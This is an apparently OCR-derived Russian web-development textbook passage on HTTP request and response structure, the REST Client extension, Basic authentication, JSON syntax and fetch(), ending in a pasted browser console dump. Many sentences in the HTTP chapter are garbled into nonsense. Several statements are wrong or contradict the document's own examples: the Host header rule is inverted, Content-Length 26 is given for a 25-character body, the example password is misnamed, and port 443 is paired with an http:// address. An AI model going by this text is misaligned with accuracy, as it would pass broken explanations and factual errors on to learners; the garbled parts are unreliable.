На второе различие видно, что используется протокол HTTPS. Именно о нём мы расскажем, чем он отличается от HTTP.

Напомним HTTP протокол решает задачу обмена данными. Участники обмена: сервер и клиент. Клиент (например, браузер) формирует запрос и отправляет его серверу. Сервер (например веб-сервер) получает запрос, интерпретирует и формирует ответ. Клиент получив ответ, обрабатывает его в зависимости каков он действие. Например, отрисовывает страницу.

Рисунок 3. HTTP в действии

Общий принцип должен быть понятен, но как именно браузер соединяется с сервером? Ведь на сервере могут быть запущены сотни приложений, которые принимают соединения. Как браузер находит именно веб-сервер?

Когда вы вводите адрес сайта в адресной строке и нажимаете `Enter`, происходит примерно следующее (рассматриваем максимально упрощённый алгоритм).

Чтобы соединиться с сервером, браузер необходимо получить его IP-адрес. Мы привыкли пользоваться символьными адресами — их проще запомнить, чем сочетания цифр. Поэтому, необходо выполнить чисто. После ввода в адресной строке `htmlacademy.ru`, первой задачей браузера станет получение IP-адреса для `htmlacademy.ru`. Для этого он выполнит запрос к DNS-серверу, который на основании символьного адреса вернёт IP-адрес: `178.79.181.169`.

DNS-сервер — это сервер, на которого запущено приложение для обработки DNS-запросов. На основании символьного адреса (например, `htmlacademy.ru`) DNS-сервер возвращает IP-адрес сервера.

Получив IP-адрес, браузер попытается установить соединение с сервером. Для этого он воспользуется протоколом транспортного уровня — TCP. На сервере может быть запущено множество сервисов, но браузер по умолчанию подключается к 80-у порту. Почему именно и какие — рассказали позже.

Установив соединение, браузер формирует HTTP-запрос и передаёт его серверу. Здесь в игру вступает в работу протокол HTTP. Для формирования, браузер и сервер, начинают общаться. Браузер направляет запрос, а сервер — ответ. Запрос — это обычный текст, который содержит в себе технические протокола. Запрос включает в себя служебную информацию и, самое главное, адрес ресурса, который требуется получить.

Вернёмся к номеру порта. А почему браузер пытается установить соединение именно на 80-й порт? Как он определяет, что это ждёт именно там? По умолчанию веб-серверы ожидают подключений именно на 80-й порту. Это договорённость.

Это, конечно, не означает, что веб-сервер может работать только на 80-м порту. Администратор сервера может изменить правило игра и настроить веб-сервер для приёма соединений от клиентов на другой порт. Например, `3000`.

В этом случае порт необходимо указать самостоятельно при вводе адреса. Порт указывается после символа двоеточие (`:`). Например, если сервер `htmlacademy.ru` принимает соединения на порт `3000`, то адрес станет таким: `http://htmlacademy.ru:3000`.

HTTP-запрос

HTTP-запрос состоит из нескольких частей: строка запроса, заголовки (служебная информация) и тело запроса (body). Обязательной является первая часть. Заголовки и тело запроса могут отсутствовать.




Рисунок 4. Структура HTTP-запроса

Строка запроса

Строка запроса начинается с определения HTTP-метода. Метод позволяет понять серверу как следует обрабатывать запрос. Методы определены в спецификации. Их немало, но мы начнём все прямо сейчас на курсе. Мы постепенно разберёмся с основными на практике.

После HTTP-метода указывается адрес ресурса (путь, куда отправлен запрос) и версия HTTP-протокола (с адресом ресурса всё отчасти понятно: `/` корень сайта, `/about.html` страница `about.html` и так далее.

С версией протокола всё ещё не очевидно. Из названия. Сегодня чаще всего используется версия 1.1. Первая версия (`1.0`) тоже используется, но реже. Между версиями есть существенные различия. В новых версиях протокола добавлены возможности. Соответственно бывают ситуации, когда клиенты различаются в отдельном разделе. Пример строки запроса.

```
HEAD /posts HTTP/1.1
```

Заголовки (Headers)

После строки запроса можно указать дополнительную информацию, которая может пригодиться серверу для обработки запроса. Обратите внимание на слово «можно». Заголовков может и не быть (при использовании первой версии протокола), но на практике такое бывает редко. Каждый заголовок строго описывается на отдельной строке в формате `ключ:значение`.

```
HEAD /posts HTTP/1.1
User-Agent: Google Chrome
```

В примере мы указали заголовок «User-Agent». Это информационный заголовок, который обычно содержит название браузера или программы (например, названия браузеров), которая сформировала запрос. Сервер может использовать эти данные для определения используют версиии сигнур. Но это необязательно. Кроме того, в данной ситуации клиентом выступает не браузер или приложение CurlHttpClient. Последний особенно удобен в плане автоматизации.

Стандартизация протоколов определяет множество заголовков (`Content-Type`, `Content-Length`, `Host` и другие), но есть возможность использовать собственные заголовки. Это может потребовать при передаче данных дополнительной информации, специфичной для определённого приложения. Такие заголовки принято называть с Super-«X»-Header.

```
HEAD /post HTTP/1.1
User-Agent: Google Chrome
X-Token: secret token
```

В примере приведён собственный заголовок `X-Token` со значением `secret token`. Вы можете описать сколько угодно таких заголовков.

Заголовок Host

Вернёмся к стандартным заголовкам и обсудим наиболее важный из них — `Host`. Он появился в версии протокола `1.1` и является обязательным. Поэтому, если в тексте запроса вы указали версию протокола HTTP не `1.1` и выше, то важно не забыть указать заголовок `Host`.

Почему этот заголовок так важен? Дело в том, что на одном сервере может размещаться несколько веб-сайтов. Сервер одно, а хего адрес IP адрес, а сайтов много, и все на разных доменах. Ситуация типичная. В связи каждое этого запрашивать на сервере, что перед тем, как отправить запрос, браузер определяет IP-адрес. Но на одном сервере может быть несколько IP-адресов. Например, на одном сервере размещаются веб-сайты (с разными доменами), то как сервер поймёт, для какого именно веб-сайта предназначен запрос?

В этом году поможет значение, указанное в заголовке `Host`. Когда разрабатывалась первая версия протокола, предполагалось, что на одном сервере будет только один веб-сайт. Предположение, что на одном сервере может размещаться только один веб-сайт. Это простое для отличного по другому сайта нечего, а количество IP-адресов ограничено. Это предположение в необходимости обновления протокола.

Одной из новинок версии `1.1` стала поддержка виртуальных хостов. На одном сервере может быть произвольное количество разных веб-сайтов. Чтобы веб-сервер понимал, кому предназначен запрос, применяется заголовок `Host`. Рассмотрим пример:

```
HEAD /posts HTTP/1.1
Host: journalcutter.tipicode.com
```

Значение заголовка `Host` является адрес хоста `journalcutter.tipicode.com`. Неважно сколько веб-сайтов расположится на сервере, запрос будет передан именно `journalcutter.tipicode.com`.

А что же будет если не указать заголовок `Host`? Всё равно отправится? Нет, не в виде ошибки. Проигнорирует любой веб-сервер наступит так, что у него есть хост, который использовался по умолчанию. Если вы не указали `Host`, то запрос будет выполнен для веб-сайта, который прописан в настройках по умолчанию.

Тело запроса (Body)

После заголовков опциональности тело запроса. Тело запроса необязательно. В одном запросе оно может быть, а другом нет. Зачем же нужно тело запроса? Если заголовки позволяют передать различные служебную информацию (например отличают запрос), то в теле запроса передаются полезные данные.

Простой пример. Вам вам приходилось сталкиваться с различными формами на веб страницах. Обязательная заказ и которой нагружена, форма ввода в закрытую часть сайта и так далее. Формы применяются везде. Так вот, при отправке формы на сервере формируется соответствующий HTTP-запрос. Введённые в форму данные будут подставлены в специальном формате в тело запроса. Рассмотрим на примере:

```
POST /posts HTTP/1.1
Host: journalcutter.tipicode.com
Content-Type: application/json
Content-Length: 86

{
  "title": "Новая публикация",
  "body": "Текст публикации",
  "user_id": 3232
}
```

Мы проверим пример запроса `POST` к ресурсу `/posts`, который `journalcutter.tipicode.com`. Это этот ресурс сервер ожидает получить данные в формате JSON, поэтому для обозначения стандартный заголовок `Content-Type`. В нём определяем тип содержимого (`application/json`). Более подробно о заголовке и типе содержимого мы поговорим попозже в специальном.

После заголовка пока пропустим, мы использовали ещё один стандартный заголовок `Content-Length`. Этот заголовок сообщает серверу о размере тела запроса. Значение указывается в Байтах. В нашем случае, тело запроса занимает 86 символов. Сервер будет ожидать получения именно такого количества Байтов, как и указано в этом заголовке.

Перечисленные заголовки важны для сервера, чтобы он правильно обработал запрос. Представьте себе на чистую страницу. Как понять, что данные пришли именно в JSON формате? Именно поэтому для расторопа и определяется тип запрашиваемых пунктов по порядку, если клиент сам сообщает тип данных и их размер. Заголовки `Content-Type` и `Content-Length` были созданы именно для этого.

Хорошо, если с типом контента всё более менее понятно, то к чем сказал `Content-Length`? Почему сервер не может дождаться пока клиент передаст полностью тело запроса? Этим занимается TCP. А как понять, когда запрос передан полностью? Это забывает HTTP — текстовый протокол. Соответственно используются максимально простые правила.

Об одном таком правиле уже говорили: каждый заголовок отличается от отдельной строки. Таким образом, сервер может отделить один заголовок от другого с помощью символа перевода строки.

Есть и другое правило. Для завершения запроса в тексте достаточно добавить два символа перевода строки подряд. Это стоит сначала для сервера, что запрос завершён. Что как быть с телом? Ведь тело тоже может содержать символы перевода строк? Как сервер поймёт, что клиент клиент завершил запрос или передача тела запроса полностью? Это забывает HTTP — текстовый протокол. Соответственно используются максимально простые правила.

Один из способов решения этой задачи заключается в применении заголовка `Content-Length`. Заголовок позволяет задать длину тела запроса, а сервер будет ждать получения ровно столько Байтов, сколько указано в заголовке `Content-Length`.

Рассмотрим пример запроса, который формируется при отправке содержимого какой-нибудь формы. Пусть такой формой станет выполненная форма ввода логина и пароля на каком-нибудь веб-сайте. Текст HTTP запроса может выглядеть так.

```
POST /auth HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 26

login=admin&password=root
```

Строка запроса вроде мы разобрали. Заголовок `Content-Type` мы рассмотрим попозже. Это веб-следует для заголовка. Для `Content-Type` стоит значение на указанном значении `application/x-www-form-urlencoded`. Такой тип используется при передаче значений из форм (если форма не использовать для отправки данных данных — файлов). Он позволяет передавать пары ключ-значение. Это значения формы введенные в форму: `login=admin&password=root`.

В заголовке `Content-Length` указывается размер тела запроса. Длина строки тела запроса как раз равна 26 символам. Дальше идёт тело запроса. Обратите внимание на формат. Ключи отделены от значений знаком равенства и описаны следующей парой значения и качестве логина (`login`) — `admin`, а значение `secret` в качестве пароля (`password`).

Общий принцип должен быть понятен. Вопрос может возникнуть только с названием ключей. Откуда появляется значение `login`, `password`? Они формируются на основании имён полей ввода в форме.

Тела на этот пример запроса, внимательные читатели могут задаться вопросом: не что, если в значении ключей или значениях есть знаки `&` и `=`? Ведь они используются для разделения пар ключей и пар обработки запроса. Такая ситуация действительно может произойти. Это задача решается за счёт кодирования передаваемых значений. При отправке форм браузер самостоятельно занимается кодированием. Более подробно про это мы сможем прочитать на MDN.

HTTP-ответ

Мы познакомились со структурой HTTP-запроса. Этим знанием достаточно для понимания работы HTTP-протокола на базовом уровне. Чуть позже мы потренируемся в написании и отправке запросов, а пока обсудим, что из себя представляет ответ от сервера. Ответ сервера запросов заключается в получении ответов. Начнём с рассмотрения структуры ответа (смотри рисунок 5).

Рисунок 5. Структура HTTP-ответа

Начинается HTTP-ответ со строки состояния (status line). В ней указывается версия протокола (HTTP/1.1), код состояния (`200`) и текстовое сообщение с описанием причины ответа (`OK`). Не плохо разумно представлено ответ на успешно выполненный запрос. Ок этом говорит код состояния `200`. В стандартизации протокола определено множество кодов состояния. Каждый такой код состоит из трёх цифр. Первая цифра определяет класс состояния, а две последующие — статус выполнения операции. Стандартизация определяет 5 классов состояний:

- `1` — информационные (informational);
- `2` — успешные (success);
- `3` — перенаправление (redirection);
- `4` — ошибка клиента (client error);
- `5` — ошибка сервера (server error).

Вторая и третья цифры уточняют детали. Были сказано, что коды состояний, которые начинаются с `2**`, означают успех выполнения запроса. Чтобы не путаться разобраться в поиске, что код означает, стандартизация закрепляет за каждым текстовое значение (обязательно). Например, для кода `200` таким сообщением стало `OK`.

После строки состояния идут заголовки. Принцип описания заголовков тот же самый — `ключ:значение`. Как и клиент, сервер может передавать что-нибудь полезное заголовок. Если тело ответа не зает с какого то заголовка, то начало он случится. Заголовок позволяет будет проигнорирован.

Дальше идёт тело ответа. В теле содержится полезная данная. Например, когда браузер выполняет запрос методом `GET` для получения страницы, то в теле ответа будет HTML код запрашиваемой страницы.

HTTP и HTTPS

HTTPS — это расширение протокола HTTP, в нём самостоятельно протокол. Оно позволяет подключиться шифрование трафика, то есть повышает безопасность. Аббревиатура расшифровывается так: HyperText Transfer Protocol Secure — безопасный протокол передачи гипертекста. Соединение, установленное через HTTPS, шифруется. Таким образом, злоумыслить перехватить перехватить.

Детально рассматривать HTTPS не будем. Более подробные информация доступна в этой статье. Акцентируем внимание лишь на порте.

Вы знаете, по умолчанию веб-сервер ожидает подключения на 80-й порт. Эта договорённость отправлены для протокола HTTP. А для HTTPS стандартный сервер ожидает другое порядка: веб-серверы ожидают безопасные подключения по умолчанию на 443 порту.

Например, чтобы выполнить метод `HEAD` для `http://htmlacademy.ru`, нам необходимо установить соединение с `443` портом вместо 80-го.

Резюме

Стандартизация протокола HTTP предусматривает множество заголовков и методов. Их не нужно заучивать прямо сейчас. На данном этапе важно понять общий принцип работы. С наиболее частотными методами и заголовками мы познакомимся при решении практических задач.

Глава 7.6. Практика выполнения HTTP-запросов

Самый простой способ познакомиться с нюансами работы протокола HTTP — научиться самостоятельно выполнять запросы. Обычно за вас это делает браузер. Прямо сейчас вашему браузеру пришлось отправить несколько HTTP-запросов, чтобы получить этот раздел учебника. Однако, браузер скрывает детали. Для вас всё сводится к вводу адреса и получению результата (готовой страницы). Как выглядит сам HTTP-запрос вы не знаете, но это легко исправить, посмотрев вкладку «Network» (сеть) в инструментах разработчика. На рисунке ниже красными стрелками отмечен HTTP-запрос: `https://htmlacademy.ru`.




Рисунок 1. HTTP-запрос к серверу

Остаётся понять, где писать текст запроса и как его отправлять. Решить эту задачу можно несколькими способами. Мы воспользуемся редактором кода VSCode и дополнительным расширением REST Client.




Рисунок 2. Расширение «REST Client»

Расширение позволяет создавать и отправлять HTTP-запросы прямо из текстового редактора. Установите расширение, а затем создайте новый файл с расширением `.http` (например, `queries.http`). В этом файле мы будем описывать и отправлять запросы.

Начнём тренировку с подготовки запроса с применением метода `HEAD`. Это один из самых простых в понимании HTTP-методов. Он позволяет запросить у сервера только заголовки — служебную информацию, без контента. А зачем может потребоваться выполнить такой запрос, если сервер не вернёт контент? Метод `HEAD` пригодится для предварительной подготовки. Например, узнать размер контента, который придётся загрузить, выполнив другой метод — `GET`.

С практической точки зрения, более распространённым является метод `GET` (до него мы доберёмся позже). Браузер использует его, когда запрашивает страницу или какие-то ресурсы (изображения, стили, шрифты и так далее) с сервера. Мы воспользуемся методом `HEAD` ради упрощения первого примера.

Напишем первый запрос. С помощью метода `HEAD` обратимся к ресурсу `/posts` сервиса «JSONPlaceHolder». Этот бесплатный сервис предоставляет тестовые данные для прототипирования приложений. Подобные сервисы удобно использовать, когда бэкенд не готов. Введите в созданном файле `queries.http` текст запроса:

```
HEAD /posts HTTP/1.1
Host: jsonplaceholder.typicode.com
```

Затем нажмите кнопку «Send Request». Кнопка доступна прямо в текстовом файле перед текстом запроса (смотри рисунок 3).




Рисунок 3. «Кнопка «Send request»

Запрос выполнится и ответ от сервера отобразится в отдельной вкладке справа (смотри рисунок 4).




Рисунок 4. «REST Client» в действии»

В строке запроса мы указали HTTP-метод (`HEAD`), путь к ресурсу (`/posts`) и версию протокола (`HTTP/1.1`). На следующей строке начинается перечисление заголовков. Поскольку для этого запроса мы используем версию протокола `1.1`, то обязательно должны указать заголовок `Host`. О его предназначении мы рассказывали выше.

> Расширение REST-Client творит немного заказдовой магии. Объяснсим подробнёй. Мы описываем HTTP-запрос, и может сложиться впечатление, что соединение с сервером осуществляется именно с его помощью. Это не так. Напомним, HTTP — текстовый протокол прикладного уровня. Непосредственное соединение с сервером происходит по протоколу TCP/IP. Передача текста запроса осуществляется только после установки соединения.
>
> На этом «магия» не заканчивается. При использовании «Rest-Client» можно не писать заголовок `Host`, а указывать полный URL в строке запроса. «Rest-Client» корректно обработает такую запись.

Поздравлем, вы выполнили первый HTTP-запрос! Посмотрим на ответ сервера:

```
HTTP/1.1 200 OK
Date: Wed, 19 Apr 2021 08:28:02 GMT
Content-Type: application/json; charset=utf-8
Connection: close
Content-Encoding: gzip
X-Powered-By: Express
```

Сервер вернул больше информации, но мы намеренно её сократили. В первую очередь нас интересует строка состояния (первая строка) и заголовок `Content-Type`. В строке состояния мы видим, что запрос выполнен успешно. Об этом свидетельствует код состояния `200`. Дальше идёт перечисление различных заголовков. Их много. Обратите внимание, сервер также вернул нестандартные заголовки вроде `X-Powered-By`. Переходим к заголовку `Content-Type`. В нём указан тип `application/json`. На запрос `HEAD` сервер не вернул содержимое в формате JSON, но он обязательно сделает это, когда мы выполним запрос `GET`. Таким образом, запрос `HEAD` позволяет нам получить только заголовки и при необходимости подготовиться. Попробуем теперь изменить HTTP-метод в запросе на `GET` и выполнить запрос:

```
GET /posts HTTP/1.1
Host: jsonplaceholder.typicode.com
```

> Обратите внимание, если вы хотите описать в файле `queries.http` несколько запросов, то каждый запрос следует отделить друг от друга тремя решётками. Если этого не сделать, то «Rest-Client» не сможет разобрать запросы и кнопка «Send Requests» не появится. Пример разделения запросов приведён на рисунке 5.

Рисунок 5. Результат выполнения GET-запроса

Мы поменяли метод `HEAD` на `GET` и теперь сервер вернул не только служебную информацию в виде заголовков, но и контент. В теле запроса находится данные в формате JSON. Попробуем другой пример. Отправим запрос на добавление новой публикации. Для этого подготовим запрос `POST`:

```
POST /posts HTTP/1.1
Host: jsonplaceholder.typicode.com
Content-Type: application/json
Content-Length: 88

{
    "title": "Новая публикация",
    "body": "Текст публикации",
    "userId": 31337
}
```

На этот запрос сервер ответит кодом состояния `201`. Текстовое описание кода даёт расшифровку кода: `Created`. Сервер успешно обработал запрос и создал новый ресурс. Обратите внимание на тело запроса. В теле мы видим данные в формате JSON — тот самый ресурс, который был создан сервером. А сколько занимает тело ответа? `125` байт. Об этом сервер сообщил в заголовке `Content-Length`:

```
HTTP/1.1 201 Created
Date: Wed, 07 Jul 2021 11:56:47 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 125
Connection: close

{
  "title": "Новая публикация",
  "body": "Текст публикации",
  "userId": 31337,
  "id": 101
}
```

Аутентификация и авторизация

При разработке веб-проектов нередко требуется ограничить доступ к определённым страницам. Например, есть страницы, которые доступны только зарегистрированным пользователям или страницы, доступные пользователям, оформившим подписку. Такие задачи решаются разными способами. Спецификация протокола HTTP определяет одно из таких решений. Оно называется базовая аутентификация (Basic authentication).

При помощи базовой аутентификации можно ограничить доступ к определённым страницам без программирования. При заходе на такую страницу браузер покажет модальное окно для ввода логина и пароля. Если в это окно ввести неправильные данные, то сервер вернёт код состояния `401 Unauthorized`, а браузер предложит ввести данные заново. И так несколько попыток.

Теперь поговорим о технических деталях и способах реализации. Чтобы браузер показал окно для ввода логина и пароля при обращении к закрытой странице, сервер должен вернуть код состояния `401`, и специальный заголовок. Ответ сервера будет примерно таким:

```
HTTP/1.1 401 Access Denied
WWW-Authenticate: Basic realm="Protected server"
```

Получив от сервера код `401` и заголовок `WWW-Authenticate`, браузер запросит логин и пароль от пользователя в специальном модальном окне. Пользователь вводит логин, пароль и отправляет их серверу. Браузер выполнит запрос:

```
GET /secret-page HTTP/1.1
Host: myserver.local
Authorization: Basic YWRtaW46MTIzNDU2
```

Первые две строки текста запроса вам хорошо известны — метод, адрес ресурса, хост и версия протокола. Логин и пароль, введённые пользователем передаются в заголовке `Authorization`. Значением этого заголовка станет строка `Basic` (basic authentication), а после неё логин и пароль. В приведённом примере запроса видно, что здесь явно чего-то не хватает. Вместо пары логин и пароль приведён набор символов. Он больше напоминает пароль. Закралась ошибка?

На самом деле никакой ошибки нет. Дело в том, что логин и пароль должны быть закодированы в base64. Base64 — это стандарт кодирования двоичных данных при помощи 64-х символов ASCII. Вы можете скопировать строку `YWRtaW46MTIzNDU2` и раскодировать её при помощи любого онлайн-сервиса. Попробуйте это сделать. В результате декодирования вы получите строку: `admin:123456`. Вот она уже больше похожа на комбинацию из логина и пароля. Друг от друга логин и пароль отделяется символом `:`.

Базовая аутентификация применяется не только для ограничения доступа к определённым страницам. Бэкенд может требовать передачу заголовка `Authorization`, например, при обращении к API сервера. Поэтому на практике вы обязательно столкнётесь с этим заголовком.

Если вы обнаружили ошибку или неработающую ссылку, выделите ее и нажмите Ctrl + Enter

Теория ~ 8 минут

Глава 7.7. JSON

JSON (JavaScript Object Notation) — открытый текстовый формат для обмена данными. Формат разработан Дугласом Крокфордом. Отличительная особенность формата — его легко интерпретировать не только машинам, но и людям.

JSON хорошо читается людьми и прекрасно решает задачу передачи объектов, основанных на наборе из пар ключ-значение. Подробные сведения о формате доступны в документе RFC 4627.

Формат JSON берёт начало из JavaScript (вспомните аббревиатуру), но фактически не зависит от языка программирования. Это означает, что применять формат JSON можно и в других языках программирования. PHP, C#, Go, Python и многие другие языки программирования поддерживают JSON по умолчанию (нативно) или с помощью вспомогательных библиотек.

За счёт универсальности формат JSON упрощает обмен данными. Не важно, какие технологии используются на клиенте или сервере. Они смогут договориться за счёт универсального формата.

JSON не единственный формат для обмена данными. Есть более сложные форматы. Например, XML. Этот формат долгое время был стандартом при обмене данными, но в итоге JSON вытеснил его из многих сценариев за счёт своей лаконичности.

Синтаксис

Если вы освоили массивы и объекты в JavaScript, то с чтением JSON сложностей не возникнет. Посмотрите и попробуйте разобрать следующий JSON:

```
{
    "first_name": "Ivan",
    "last_name": "Sidorov"
}
```

Ничего не напоминает? Всё верно, выглядит как описание объекта в JavaScript. На самом деле это текст в формате JSON. Внешне он похож на описание объекта в JavaScript с помощью литерала, но на самом деле это не объект. Обычная строка, которую без проблем можно передать куда угодно. Например, с клиента на сервер.

Содержимое JSON — это коллекция из пар ключ/значение. Ключи определяются слева, а значение отделяется символом двоеточия (`:`). Синтаксически это выглядит так, как если описать обычный JavaScript-объект.

Важная особенность, что ключи должны быть обрамлены в двойные кавычки. Пожалуй, это главное отличие от описания объектов в JavaScript, где кавычки необязательны при описании ключей. Если их не поставить в JSON, то он будет считаться невалидным, и его не смогут разобрать парсеры.

Типы данных в JSON

Мы рассмотрели самый простой пример, где описали JSON-документ с помощью коллекции из пар ключ/значение. Все значения были строками (они взяты в кавычки), но этим формат JSON не ограничивается.

Начнём с главного. В формате JSON вам доступны две структуры данных — коллекция из пар ключ/значение и упорядоченный список значений. Не пугайтесь слов «структура данных». Это понятие мы обязательно обсудим позже. Пока просто запомните, что в данном контексте под ним подразумеваются объекты (коллекция из пар ключ/значение) и массивы (упорядоченный список значений) из JavaScript.

Почему здесь акцентировано внимание именно на JavaScript? Дело в том, что перечисленные коллекции могут по-разному быть реализованы в других языках программирования. В одних языках эти структуры реализуются с помощью объектов и массивов, в других — с помощью списков и структур, в третьих — по-другому и так далее. Нас интересует JavaScript, поэтому под коллекцией «ключ/значение» будем подразумевать объекты, а под упорядоченным списком — массивы.

Значение в формате JSON может быть одним из шести типов: объект, строка, массив, число, булево и `null`. Других типов значений JSON содержать не может. Рассмотрим пример:

```
{
    "band": "Bon Jovi",
    "title": "Slippery when wet",
    "year": 1986,
    "tracks": [
        "Let it rock",
        "You give love a bad name",
        "Livin'on a prayer",
        "Social Disease"
    ],
    "members": [
        {
            "name": "Jon Bon Jovi",
            "role": "singer",
            "active": true
        },
        {
            "name": "Richie Sambora",
            "role": "guitar player",
            "active": false
        }
    ],
    "relatedGroups": null
}
```

В примере выше приведён текст в формате JSON с описанием альбома музыкальной группы. Для демонстрации в нём задействованы все типы данных, поддерживаемые стандартом JSON. Разберём в деталях.

Строковые значения должны быть взяты в двойные кавычки. Здесь мало что отличается от JavaScript. Единственное — кавычки должны быть двойными. Числа (`year`), булевы значения (`active`) и значения `null` пишутся как есть. Без каких-либо символов.

Обратите внимание: в примере используются вложенные структуры. Ключ `members` и `tracks` — это массивы значений. Внутри массива могут быть любые значения, поддерживаемые в JSON. Мы привели пример со строковыми значениями и объектами.

Начинаться JSON документ не обязан с объекта (как в нашем примере). Может начинаться с массива. Например, сервер возвращает информацию о всех альбомах музыкального коллектива:

```
[
    {
        "band": "Bon Jovi",
        "title": "Slippery when wet"
    },
    {
        "band": "Bon Jovi",
        "title": "Have a nice day"
    }
]
```

Оптимизация размера JSON

Представленный выше пример хорош с точки зрения читабельности. Структура прекрасно читается. Однако, это не означает, что JSON обязан быть отбит отступами. Для оптимизации отступы, лишние пробелы можно удалить. Таким образом, JSON превратится в длинную строку, но размер передаваемых данных сократится. Такой подход часто применяется на практике.

Валидация JSON

К JSON предъявляется несколько требований. Мы уже про них говорили: допустимые типы данных, двойные кавычки для строк, отсутствие висящих запятых (помните об этом, это одна из самых частых ошибок) и так далее. Чтобы убедиться, что подготовленный JSON-документ валиден, есть специальные сервисы, расширения для редакторов и пакеты в NPM.

Для экспериментов можем порекомендовать сервис JSON Formatter & Validator. Он позволяет не только проверить JSON на корректность, но и отформатировать его — привести в читабельный вид.

Последняя возможность пригодится, когда вам потребуется разобраться с JSON, получаемым от сервера. Повторимся, зачастую его подвергают минификации, что не позволяет комфортно читать.

Из JSON и обратно

Для работы с JSON в JavaScript есть одноимённый встроенный объект `JSON`. Он предоставляет два метода: `stringify` (для получения JSON строки, соответствующей переданному значению) и `parse` (для разбора JSON строки и получению значения).

Испробуем методы в работе. Все перечисленные примеры вы сможете повторить, воспользовавшись консолью в инструментах разработчиков. Сначала рассмотрим конвертацию JSON-строки в объект. В качестве тестовых данных воспользуемся ранее приведённым примером:

```
const albumJSON = `{
    "band": "Bon Jovi",
    "title": "Slippery when wet",
    "year": 1986,
    "tracks": [
        "Let it rock",
        "You give love a bad name",
        "Livin'on a prayer",
        "Social Disease"
    ]
}`;

// Преобразуем JSON объект в объект
const albumObject = JSON.parse(albumJSON);

// Получим объект
// {band: "Bon Jovi", title: "Slippery when wet",
//  year: 1986, tracks: Array(4) }
console.log(albumObject);
```

В примере текст в формате JSON сохранён в переменную `albumJSON`. Обратите внимание на кавычки. Это именно строка, а не литерал объекта. Затем в переменную `albumObject` присваиваем результат вызова `JSON.parse()`. Аргументом этот метод принимает строку в формате JSON, а результатом станет объект, полученный в ходе преобразования.

Обратная процедура выполняется с помощью метода `stringify`. Рассмотрим на ещё одном примере:

```
const user = {
  firstName: 'Keks',
  type: 'cat',
  favorites: [
    'milk',
    'meat',
  ],
}

// Получим JSON-строку
const jsonText = JSON.stringify(user);

// {"firstName":"Keks","type":"cat","favorites":["milk","meat"]}
console.log(jsonText);
```

Для преобразования (сериализации) объекта `user` в JSON мы воспользовались методом `JSON.stringify()`. Аргументом передали объект, а результатом стала строка — текст в формате JSON.

Методы `stringify` и `parse` могут принимать дополнительные аргументы для настройки преобразования. В данном разделе они не будут рассмотрены. Получить информацию по ним вы сможете из MDN.

Резюме

JSON — лаконичный формат для обмена данными. Его легко читать машинам и людям. Сегодня формат используется повсеместно при обмене данными бэкенда с фронтендом.

Если вы обнаружили ошибку или неработающую ссылку, выделите ее и нажмите Ctrl + Enter

Глава 7.8. Fetch API

Fetch API — современный, гибкий и универсальный способ для отправки запросов к серверу. Мы говорим Fetch API, но по факту подразумеваем функцию `fetch()`, с помощью которой можно получать и отправлять произвольные данные на сервер.

▶ А что было до `fetch()`?

Синтаксис

Начнём знакомство с `fetch()` с рассмотрения интерфейса. Функция принимает два параметра: адрес ресурса, на который требуется отправить запрос, и объект с настройками. Второй параметр опционален и может не использоваться:

```
fetch(адрес[, настройки]);
```

Результатом выполнения `fetch()` станет промис. За счёт поддержки промисов, обрабатывать результат выполнения `fetch()` становится гораздо удобней. Попробуем проверить на реальном примере. Запросим информацию о публикациях у тестового сервера JSONPlaceholder с помощью `fetch()`:

```
fetch('https://jsonplaceholder.typicode.com/posts')
  .then((response) => response.json())
  .then((posts) => console.log(posts));
```

Этот простой пример демонстрирует выполнение `GET`-запроса для получения данных (список публикаций) в JSON. Первым аргументом `fetch()` мы передали адрес ресурса. Второй аргумент не задали, так как для выполнения `GET`-запроса дополнительные настройки не требуются. По умолчанию `fetch()` выполнит именно `GET`-запрос.

Раз `fetch()` возвращает промис, мы получаем возможность использовать знакомые методы `then`, `catch` и `finally`. В случае успешного завершения промиса мы получим от сервера объект с ответом. Само собой не в текстовом виде, а в структурированном. Объект позволит понять состояние ответа и получить не только данные из тела ответа, но и при необходимости служебную информацию. Например, заголовки, установленные сервером.

> **Ещё раз,** `fetch()` не привносит магии — взаимодействие с сервером по-прежнему происходит в асинхронном режиме. Это означает, что запрос выполнится не мгновенно, а данные мы получим не сразу. Результатом выполнения `fetch()` будет промис в состоянии выполняется.


В представленном примере нас интересуют только данные. Результат выполнения `fetch()` — ответ от сервера — попадёт в параметр `response` (это специальный объект ответа, о нём будет дальше). Нам заранее известно, что сервер вернёт информацию о публикациях в JSON. Поэтому мы не делаем дополнительных проверок, а сразу пытаемся прочитать JSON, для этого используем метод `json()` у объекта с ответом:

```
.then((response) => response.json())
```

Встроенный метод `json()` автоматически извлечёт JSON-данные из ответа, преобразует их в объект или массив, чтобы с данными можно было работать в JavaScript, и вернёт новый промис. А раз результатом станет промис, то можно продолжать цепочку `then` и вывести данные в консоль:

```
.then((posts) => console.log(posts));
```

Попробуйте скопировать код целиком своего примера и выполнить на этой странице в консоли браузера. Спустя какое-то время в консоли появится список публикаций.


Elements
Console
Sources
Network
Performance
top
Filter
Default levels
1 hidden
2 messages
1 user mes...
No errors
No warnings
2 info
No verbose
Hide network
Preserve log
Selected context only
Group similar
Log XMLHttpRequests
Eager evaluation
Autocomplete from history
Evaluate triggers user activation
fetch('https://jsonplaceholder.typicode.com/posts/')
.then((response) => response.json())
.then((posts) => console.log(posts))
Promise {<pending>}
